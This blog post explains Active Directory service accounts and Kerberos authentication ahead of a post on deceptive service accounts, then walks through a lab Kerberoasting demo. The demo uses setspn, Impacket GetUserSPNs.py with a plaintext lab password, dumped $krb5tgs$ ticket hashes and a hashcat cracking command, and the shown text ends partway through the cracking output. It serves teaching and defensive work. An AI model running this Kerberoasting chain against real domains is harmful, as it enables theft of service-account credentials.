Deception in Depth - Overview of Kerberos, Service Accounts & Attacks - Part 1.5

blog.spookysec.net/DnD-Kerberos-Service-Accounts-&-Attacks-pt-1.5

21 Nov 2023

Welcome back, everyone!

I sincerely hope you all enjoyed the last post. I wish I had gotten this post out a lot sooner, truth be told I had 3/4 of it written, then scope creep happened. Motivation runs a bit thin in this one when that happens, but that's depressing and we're not here to talk about that!

In order to get this post out a bit sooner, I've decided it would be best to split this blog post into two parts - Part 1.5, an overview on Kerberos, Service accounts, and Attacks, and part 2, Deceptive Service Accounts & Concealing Legitimate Service Accounts.

Today we're going dive back into the realm of theory, we're going to skip deception in this post and come back to it in the next. This will let people who have a good understanding of Service Accounts, Kerberos, etc. skip it and move onto deception!

I'd like this post to be a bit more structured since the last post was a bit more investigative and research driven (given its type of post). So, let's do what any good structured post does and outline some sections!

Sections

This post will be broken into 5 different sections:

- What are Service Accounts
- Kerberos Authentication and Encryption Types
- Attacks Against Kerberos (and Service Accounts)
- Lab Setup and Kerberoasting Demo
- Closing Thoughts

What are Service Accounts

You may have heard the term "Service Account" thrown around before by your identity team, but what exactly are them and what do they do? This simple question has a rather complicated answer.

We can take the literal definition of a service account, that being "It is a specific account that is used to run a certain service on a Windows Workstation or Server within an Active Directory environment". This may be required when a specific service may need permissions to do something on the network that extends beyond the computer that the service is installed on.

A good example of this would be Privileged Identity Management software like CyberArk. A subset of CyberArk is password rotation - In order to accomplish this, CyberArk requires an account within Active Directory that has permissions delegated to it to change a user accounts password.

The functional purpose purpose of a service account has extended far beyond that in the modern day. It can be as simple as being a dedicated account on a Linux server to query LDAP within a web application to check and see if a user is a member of a specific group and can extend out from there.

Okay, so what actually are service accounts? They're just normal user accounts that may be delegated some special type of permission in AD. Sometimes this may be over another object (or group of objects), or sometimes this may be used in a process. Generally speaking, what makes a service account a service account can vary from environment to environment.

And we haven't even talked about Service Principal Names yet! Okay - So, when you're installing an application that will require a full fledge service account, the installation process will *sometimes* create something called a SPN (or Service Principal Name). You can read about the programmatic SPN registration process in Active Directory here. But what exactly does a SPN do? Great question. A SPN can enable Windows' implementation of Kerberos Authentication. There's some magic that Microsoft describes as to how it actually works, I'll do a bit of paraphrasing, but they really explain it best.

So, you want to be eligible for secure authentication (Plug for killing NTLM) using Kerberos? You gotta get a SPN. I think it helps if we use an example here, let's say we have a server - SQL01 and it's running MSSQL on TCP port 1433. Kerberos requires that we register this so clients can find our server/service and know that Kerberos Authentication is supported. So, why would we want to use Kerberos over alternatives? That brings us to our next topic.

Kerberos Authentication and Encryption Types

So, why would we want to use Kerberos over an alternative? First, it helps to understand what exactly our alternatives are and why Kerberos is objectively better. We have one or two other alternatives, really only one. Those being:

- NTLM Authentication
- Local Authentication

Local Authentication is out of the question for many reasons, the most basic is it adds complexity to managing user accounts within the environment. We go from centrally managed IT Infrastructure to bleh - credentials scattered everywhere. We want someone else to validate and manage identities, not us!

If you know anything about the current state of Windows-land, Microsoft is trying **really** hard to kill NTLM and NTLM authentication right now. NTLM authentication is subjected to relaying attacks and weak challenge-based authentication methods (we'll do benchmarks on the difference in hash cracking speed in a minute!). Since discussing what a relaying attack is is definitely out of scope for this post, here's few quality resources where you can learn about NTLM relaying.

- https://en.hackndo.com/ntlm-relay/
- https://www.thehacker.recipes/a-d/movement/ntlm/relay

Aside from relaying, how weak exactly is NTLM Authentication exactly? How much better is Kerberos's Authentication? Kerberos implements stronger encryption algorithms that better protect the users identity. We describe Kerberos as supporting specific eTypes, or Encryption Types. In Server 2022, there are three main encryption types available with some new ones on the horizon (Yay, Quantum Computing!):

- RC4 (eType 23)
- AES128 (eType 17)
- AES256 (eType 18)

There are other legacy encryption protocols (like DES) that have since been deprecated (since Server 2008) that you should be aware exist and may come up in old old old environments. You can still enable some of these today!

Fun fact, I was once asked about eTypes in an interview and could only think of AES128/256 and DES (of course I could only thing of the deprecated encryption type and choked on RC4). Don't be like me. Know your Kerberos eTypes. They're important and here's why. It's time for our Hash Cracking break!

Brief Intermission - Hashcat Benchmarks!

Let's look at some numbers for a second - Using an RTX 4090, we can run a few benchmarks to get a good idea of how much better Kerberos is over NetNTLM. Below is a chart:

Hash Mode	Encryption Type	Cracking Speed	Normalized Cracking Speed
1000	NTLM	267.4GH/s	267,400,000,000 Hashes per Second
5500	NetNTLMv1	143.1GH/s	143,100,000,000 Hashes per Second
5600	NetNTLMv2	11.1GH/s	11,075,500,000 Hashes per Second
13100	RC4	3.1GH/s	3,145,300,000 Hashes per Second
19600	AES128	4.8MH/s	4,845,600 Hashes per Second

Hash Mode	Encryption Type	Cracking Speed	Normalized Cracking Speed
19700	AES256	2.4MH/s	2,407,200 Hashes per Second

We can see there is a massive difference in cracking speed on the highest end GPU that you can currently buy. AES256 is 4,600x slower to crack than NetNTLMv2. To put this into a real world perspective - Using the HIBP-v8 from hashmob, a Service Account using **AES256** encryption took **7 minutes 26 seconds** to crack whereas **NTLM** took **20 seconds**. In this real world case, NTLM was approximately 22x faster. What a difference, no wonder why Microsoft suggests we move away.

Intermission Concluded - Kerberos Authentication

No authentication mechanism is perfect, and that includes Kerberos - To understand the primary attack on Service Accounts, we must first have a good understanding of how Kerberos Authentication works. We discussed some of the core components earlier, but how exactly does the authentication flow work? What's exchanged at each step? Let's dive into it.

There's a major background component that you should be aware that exists on your Domain Controllers, this being the service that actually runs Kerberos - The (Kerberos) Key Distribution Center. This service is responsible for crafting Kerberos tickets that clients will use to authenticate to a given server/service. So, how exactly does Kerberos authentication work? This flow is broken up into four unique steps:

1. A client would like to authenticate to a service, so it reaches out to the Domain Controller with a AS-REQ (Authentication Service Request).
    1. This request includes the supported eTypes (in the event an unsupported eType is initially provided).
    2. This also includes a solution to a challenge that proves the users identity.
2. The Domain Controller / KDC service decrypts the challenge in the AS-REQ ticket and validates the identity. The KDC issues an AS-REP Ticket (Authentication Service Reply)
    1. Portions of the ticket are encrypted with the KRBTGT user accounts password as a means for the KDC to validate the tickets authenticity at a later date
3. The client then reaches back out to the Domain Controller letting it know "Hey, I have a specific service that I would like to authenticate to!" - this is done by a TGS-REQ (Ticket Granting Service Request)
    1. This includes the Service Principal Name and the protocol it would like to authenticate to.
    2. The previously encrypted ticket is also included as a way to validate that this came from the user as a means of authentication to the KDC
4. The Domain Controller/KDC replies with a TGS-REP (Ticket Granting Service Reply)
    1. The ticket returned is partially encrypted with the Service Account's password

That pretty much covers the authentication flow from the Client to the DC. From this point on, the client and server no longer need the Domain Controller to intervene. The client can pass the ticket over to the service that it would like to authenticate to. The service can then decrypt the contents of the ticket and validate the identity (like previously stated) without requiring the Domain Controller. Pretty straight forward!

I originally had a section in here about WireShark and the authentication flow that occurs there, in order to keep the post on the short side, I'm going to exclude that section and give you all a PCAP, which can be downloaded here. I'd encourage you to go explore it using what you learned above.

Attacks on Kerberos (and Service Accounts)

Now that we have a better understanding of Kerberos' Authentication mechanism, we can introduce an interesting technique developed by Tim Medin called "Kerberoasting". You may recall we have to have an SPN registered for Kerberos authentication to occur, keep this in the back of your mind.

During Stage 4 of the authentication process, you may recall that the Key Distribution Center gives us a TGS (Ticket Granting Service) back which we then present to the Server that we're trying to connect to. Well, the Service knows this is genuine, how does it know this? Well, it turns out, it's encrypted with the Service Accounts NTLM hash. The KDC does this so the service account can handle some step of the authentication process to reduce the load on the Domain Controllers. It's actually super clever. So, the goal behind Kerberoasting is cracking trying to crack the machine accounts NTLM hash out of the encrypted ticket.

So you may have a question - why can we only Kerberoast accounts with SPNs? This is a good question - We can only do it because there is a service registered to that account. If there was no SPN, the KDC wouldn't hand us a Service ticket. If you can somehow create a SPN on that user account, you could theoretically Kerberoast it. In fact, that's a completely valid attack vector over a user account. If you have GenericWrite privileges and don't want to upset the way of the land, you could create a SPN over the user and attempt to crack it's password via Kerberoasting. Magic!


Lab Setup & Kerberoasting Demo

Lab Setup

It's important that we setup a control group in our AD lab, so we can understand how Kerberoasting works. In the next post, when we dive into Deceptive Service Accounts, it'll make everything a lot more clear. Configuring and setting up Service Accounts will be necessary for the next post.

So, in the real world, SPNs get magically created via the Service (or at least it does in the case of MSSQL). Since I'm sure not all of you have MSSQL, or, or don't want to pose a risk to a real MSSQL instance, we're going to create a new "Service Account" in our AD lab and assign a SPN using the `setspn.exe` binary. Let's dive in (Fun fact: if you take a shot every time I use that sentence, it's a lot easier to get through my ramblings).

If you've never setup an Active Directory lab, it's super easy! I have a series starting with Part 1 here and Part 2 here. If you've already got one, we'll start with our user account creation. You can create a new user by opening the Active Directory Users & Computers management console; Afterwards, you'll want to create/find an appropriate OU for our Service Account to live in. For the lab, I have an OU named Accounts and Sub-OUs for each account type. So, in the Service Accounts OU, I'll right click, select New, then User.



Active Directory Users and Computers [dc.nanaisu.com]
- Saved Queries
- nanaisu.com
  - Accounts
    - Employees
    - Privileged Users
    - Service Accounts
  - Builtin
  - Computers
  - Devices
    - DCs
    - Servers
    - Workstations
  - Domain Controllers
  - ForeignSecurityPrincipals
  - Groups
  - Keys
  - LostAndFound
  - Managed Service Accounts
  - System
  - Users
  - NTDS Quotas
  - TPM Devices

Name	Type	Description
svc bananasql	User	
svc join	User	
svc mssql	User	

New Object - User


Create in: nanaisu.com/Accounts/Service Accounts

First name:	svc	Initials:	
Last name:	magic		
Full name:	svc magic		

User logon name: svc-magic @nanaisu.com


User logon name (pre-Windows 2000): NANAISU\ svc-magic

We'll call it "svc-sqlmagic" for fun. Clicking "Next" will prompt us for a password; Set it to something trivial to crack. My go-to passwords for lab is pretty much just P@ssw0rd123!. It meets most if not all complexity requirements, is pretty easy to remember and type. Click next again, make sure your password was typed in and finish up the account creation. Now for the fun stuff! In my lab (I already mentioned this), I have MSSQL setup with a legitimate service account. We can use the `setspn.exe` command to enumerate an existing Service Account and see what kind of SPN MSSQL creates by default. We can do this with `setspn -L serviceaccountname`.



```
Microsoft Windows [Version 10.0.17763.2061]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>setspn -L svc-mssql
Registered ServicePrincipalNames for CN=svc mssql,OU=Service Accounts,OU=Accounts,DC=nanaisu,DC=com:
        MSSQLSvc/SQLSRV.nanaisu.com:1433
        MSSQLSvc/SQLSRV.nanaisu.com

C:\Users\Administrator>
```

There appears to be two distinct values - MSSQL/SQLSRV.nanaisu.com and MSSQL/SQLSRV.nanaisu.com:1433. The format here is SERVICENAME/hostname.domain.tld and an optional port value. Good easy way to identify potential services without portscanning. Okay, so we can register a new SPN with `setspn -S service/host.dom.tld user`. So in our case it would be `setspn -S MSSQLSvc/notmssql.nanaisu.com svc-sqlmagic`. Later, we can go in and create honey-domain joined servers, and build up & out our deceptions, but for now, this should be good. After setting up the SPN, we should now be able to view it with `setspn -L svc-sqlmagic`.




```
C:\Users\Administrator>setspn -L svc-mssql
Registered ServicePrincipalNames for CN=svc mssql,OU=Service Accounts,OU=Accounts,DC=nanaisu,DC=com:
        MSSQLSvc/SQLSRV.nanaisu.com:1433
        MSSQLSvc/SQLSRV.nanaisu.com

C:\Users\Administrator>setspn -S MSSQLSvc/notmssql.nanaisu.com svc-sqlmagic
Checking domain DC=nanaisu,DC=com

Registering ServicePrincipalNames for CN=svc sqlmagic,OU=Service Accounts,OU=Accounts,DC=nanaisu,DC=com
        MSSQLSvc/notmssql.nanaisu.com
Updated object

C:\Users\Administrator>setspn -L svc-sqlmagic
Registered ServicePrincipalNames for CN=svc sqlmagic,OU=Service Accounts,OU=Accounts,DC=nanaisu,DC=com:
        MSSQLSvc/notmssql.nanaisu.com

C:\Users\Administrator>
```

Success! The service is now registered within the KDC. We should be able to request a service ticket for it & crack the password. Let's pivot over to Kali

Kerberoasting Demo

There are multiple methods for Kerberoasting - On the Windows side, you've got an awesome c# tool called Rubeus that's excellent for manipulating and interacting with Kerberos as a protocol. For PowerShell, there's Invoke-Kerberoast from PowerSploit. On the Linux side (which we'll be focusing on today) is the GetUserSPNs.py example script from Impacket. Setup and installation instructions are provided on the repo (or you can just clone the repo, CD into it and run `python3 setup.py install`). After that's finished, it's as simple as running `GetUserSPNs.py -request domain.com/user:'P@ssw0rd123!'` and watch the hashes roll in!




```
┌──(root@pandorasbox)-[~]
└─# GetUserSPNs.py -request nanaisu.com/administrator:'P@ssw0rd123!'
/usr/local/bin/GetUserSPNs.py:4: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  __import__('pkg_resources').run_script('impacket==0.11.0', 'GetUserSPNs.py')
Impacket v0.11.0 - Copyright 2023 Fortra

ServicePrincipalName                   Name          MemberOf                                                       PasswordLastSet             LastLogon
         Delegation
-------------------------------------  ------------  -------------------------------------------------------------  --------------------------  -------------------
-------  ----------
MSSQLSvc/SQLSRV.nanaisu.com:1433       svc-mssql     CN=Service SignOn,OU=Privileged,OU=Groups,DC=nanaisu,DC=com  2023-10-30 15:35:28.040777  2023-11-07 17:51:55
.487247
MSSQLSvc/SQLSRV.nanaisu.com            svc-mssql     CN=Service SignOn,OU=Privileged,OU=Groups,DC=nanaisu,DC=com  2023-10-30 15:35:28.040777  2023-11-07 17:51:55
.487247
MSSQLSvc/SQLSRV.nanaisu.com:NANASQL  svc-bananasql  CN=sql admins,OU=Privileged,OU=Groups,DC=nanaisu,DC=com       2023-11-07 17:58:52.002930  2023-11-07 18:21:03
.456302
MSSQLSvc/notmssql.nanaisu.com          svc-sqlmagic                                                                 2023-11-15 09:01:57.075845  <never>



[-] CCache file is not found. Skipping...
$krb5tgs$18$svc-mssql$NANAISU.COM$*nanaisu.com/svc-mssql*$0967cdaa4d155cfc054aca19$a7b3662ce630f6e40d6b52b5d412c9c4c00b2dd5627064b95759c7b350e32a14e57208c832d24
bacdd7a2531da27e0215f16d3bb17ca63d46f315d9acc8ecbb5f5faeb465f6b564a885762a01f7419f329fa5b0cbb75c66ff872daef26f96b9f27c85d00f4c94c31717f93f382fc64acde132f95c87b5
41aa4c387f7cd2d1bd53fd0f84a9b22a1a16476b16a5e5799f6f21d3b814567528acc555bdfffd2d3e8aa342bedf62f5378720a848ad5dfbb231f0e5723cfbcc14814f0c4d65238eadbe945c69f1fefe
c5b6030a2d28ef367f38954a55368925fdd8af6884f5a2da124a407fb9dada1d8a60dbcce468c35bab960068c705d029573ff25e771ae2fa1132d04ed3d9e37a9c5c721bed137cc71feb132519fd2f6c
2504063fa6a987079472d30170de59319424465e034bf677a97cd338ad1ddaa7fe17d66427a02b4a2aef5d5e94191d0e246b17c56fc9139444f86c9b1e3330264045e5e904e83e446f6b8a1643195866
b3769f39b8a5ab4bebc1cf6d221868470b89b3a10bc8860d33122592d85a6327ce4669ea76cbfe03597d83a9e277e7a53d1c99b551d205afff1f5d7417fd1b335d4bfec05687dc1f732712657bb3347e
363744a2755f96439db71af926ff50dc505fc3039196fd4244596b3967002eff0eeb71c582aee50e62ac00780987501deed0d9c2f90bca8954ab0ea902e511e9a1c52516b071794747fd42f660a3e13c
696b41d09e2d19459a218c83622ce9f1ba97ffd6283e5d12d0ca23bac46c3a77e7fe38becdebc1469073d0f012d267de1018926f1041d990541199d964079da3dccea6402a8feda5e2b2976bb25f6ffa
c3a48174d52ec65a8efae037280b2d9ff77d7df3d8f607874069d528c9beac1e3b00afff67eed7cb528483ecf4b0681fd021882c12285aff143b76f2c182394883edc64a0f78d8790a18d4bb34cd9f99
48ec5e8ec3868e27462b863847ef972a3fe0fc9984963ce5e6e63458ad55464d21dc4e5d53d8be274039669144607c0f7ff34521badc6fa3868db2b02eb9e0b228432c5996cf12d11ed9feed29ab27cf
4b53e9907c00877ed00bf6cbaa02e8fabc159e18359dcdf72d1ddc00509e267bbafd3ec348742de08c092b55f026aae5b73ac4fe7f72aa4b2bf66ceffab677ce55f70167c1ea1d8aef54391b01080c58
2aecf3235840c2dde12205cd1f8cb8246e07b60f85d39fa241a1c8ad0e6741e7f41e180ef766286e8285af35ea7fd96f2404a22db43bd048303c949102e338046e585663ace063ed77b0c48010741fed
036f7b664a86e7456914fe39c4bcebec90710c5464fa0c8f789fc3616e6a899c1c75f8f0eb0fb528db73c28a41d114f116a8fdcd89edd590186cb1ee099732c352b291f9020834763794e8287f9492f1
b3500321efb5ca976413db80b225fb8e458a6652bc6859f50ea4780e7cee10fc6ef4dd246ec9c8a9db95cc75317bb1dc29cc10edbcc8755702460
$krb5tgs$23$*svc-bananasql$NANAISU.COM$nanaisu.com/svc-bananasql*$00e03459ddffaa1b99f72888ba22c807$925eb1ec5c95714551f2d7f513a68b0aeef0581bfdceefac20d8377bc206e
d709aee295cb16f2d148b4c0c6327eba12d23aa612af2fd11afccd04b6b42ae30d7a3be16b9d3f763bc108752ad0d752d23b7701c06e9e1aeee2e9cf0126dd97c4ad2f89b59f5157fa40d98d75a74584
0ea82fa954b049ca5298e5b79b8a25453c202610ac9463f0b4f6270e399b81296941e96f68b45012613b0623d67e3d67e246f3ee7bb5d7df7ec6f578ab8fd4d3ee34e29aeefd69a578ecc96fa429bf17
8fd5203c438c4604f88b59f0343a30decb9e5c20eb3a0d48f55b05fa1c5ff70531ec4561f3a15b96bc71635628fa9eb36da05a689cf30b169a28def1231253d6bb3ec07c5778dce39f38af7fc9f11026
5fa6029236d44956aeda0d9f1e71ccd6aa39f7d9b15d4116b7ec439f2c2d4f662e28df817768cfde235c5de0fa9318b5090368defddf54ea83d3300dc9d622e4e4deecd38f9a31a0cbbc08ea14dabfe0
f66b5daf6d1485d0be300b797ad8234811f6f9383a5007d7f96245b41744c4e1e2a284dfcd05215ad8a74e13d5d537885f3658d6ef09e493fb4552a3c25a3f76180b5ace3ffe31f625f378a6380d7f0e
41a57ea5c922bb1f113401dc7ee33bbd880a2376171541f1065d85a1453054fd1cadabcca4c4dd0d810fb2748c542ee2a65869c6f3df7e5c1cdff1364e40aead04532d33198fe28cc11719272db07a32
44b507856ba75e87633c4c4f2a97ae789946f91b80f30b431aa15e2bd1290bef7c5ea7e38edf05b4293b25d4df0c8d6e9fa187d47777f24e422f23a098dad338d390b69fbef710400081a577320c6a3e
3bf51a0074bfd2be1af6fa097ac666eab70bc6df9f328e39b69c83f9f4dc9fa6ab3e4862887906dd5f804882928409200c42aeea679a17147b20e2f9e8919fc751345f5255e2d255afa44e7c2232b45f
c8e3709bee9e35e5096ab1ebc6b95b2feb8fbd2510ac5fcdcd721a154f70c9c07edb2f44ec665b43499dad2caa28f1c4323c0296286a6670422821486f704ef67514e24960199b93de7e0f2382d38aca
f17ff7f729af02e896c800b77d2d211400f9e2c7d5e2a24db2d1a4ffb750e9fb368f5e8c119d5080094fda999469541ebdee3727d9e619776a54c82f4787733d2d77803eb7de1e25aa8fc6ed15c4ab81
ed61dd7eb54af9d6d26c5de92a603785676317bed9e49c80f316908aa215cbc603653c5e2e765df96a34879ca8a57d59bb5d169f3ee8f7f983b4926bbedc7671daa88a3024e3883ebb58ba4386847b72
e1848db8a48c19d20607522941b01f661be1f4c823c65845d17ff3f5d5c665c5f2ee6caf79537fff70b686fedea670c54a946a941fac5b33574079622fed1f79ae8866da94caa5ef6a74142bf05c21aa
```

It's now as simple as using the Hashcat wiki to identify if an RC4, AES128 or AES256 hash was pulled back, so you've got the required hashmode. We'll pivot over to the hashcracking rig and begin the hash cracking process! In our case an eType 23 TGS-REP hash was pulled back. So, our hashcat command will look something like so:

```
hashcat -m 13100 -a 0 .\hash.txt ..\worldlists\rockyou.txt -r
..\rules\onerule.rule
```

After that, it's off to the races!



```
F:\hashcat-6.2.5>.\hashcat.exe -m 13100 -a 0 .\hashes.txt ..\Wordlists\rockyou.txt -r ..\rules\onerule.rule --backend-ignore-cuda --quiet
Support for HIPRTC was dropped by AMD Adrenalin Edition 22.7.1 and later.
This is not a hashcat problem.

Please install the AMD HIP SDK

Skipping invalid or unsupported rule in file ..\rules\onerule.rule on line 8210: ^o^—à^—é^o^t
Skipping invalid or unsupported rule in file ..\rules\onerule.rule on line 42459: ^a^—à^—é^e^s^a^r^t^n^o^c
$krb5tgs$23$*svc-sqlmagic$NANAISU.COM$nanaisu.com/svc-sqlmagic*$65a042484b8ab8a8a7fde0cab25dbefb$c95e7407bcd59a1b043b78e702dd3f3681e856a12f3b5566636e89826747d1c17d8f6327d6aa9904c3c628caa44644ecd0210664da91d60f8b7db2320cf1c2f00a2b1783
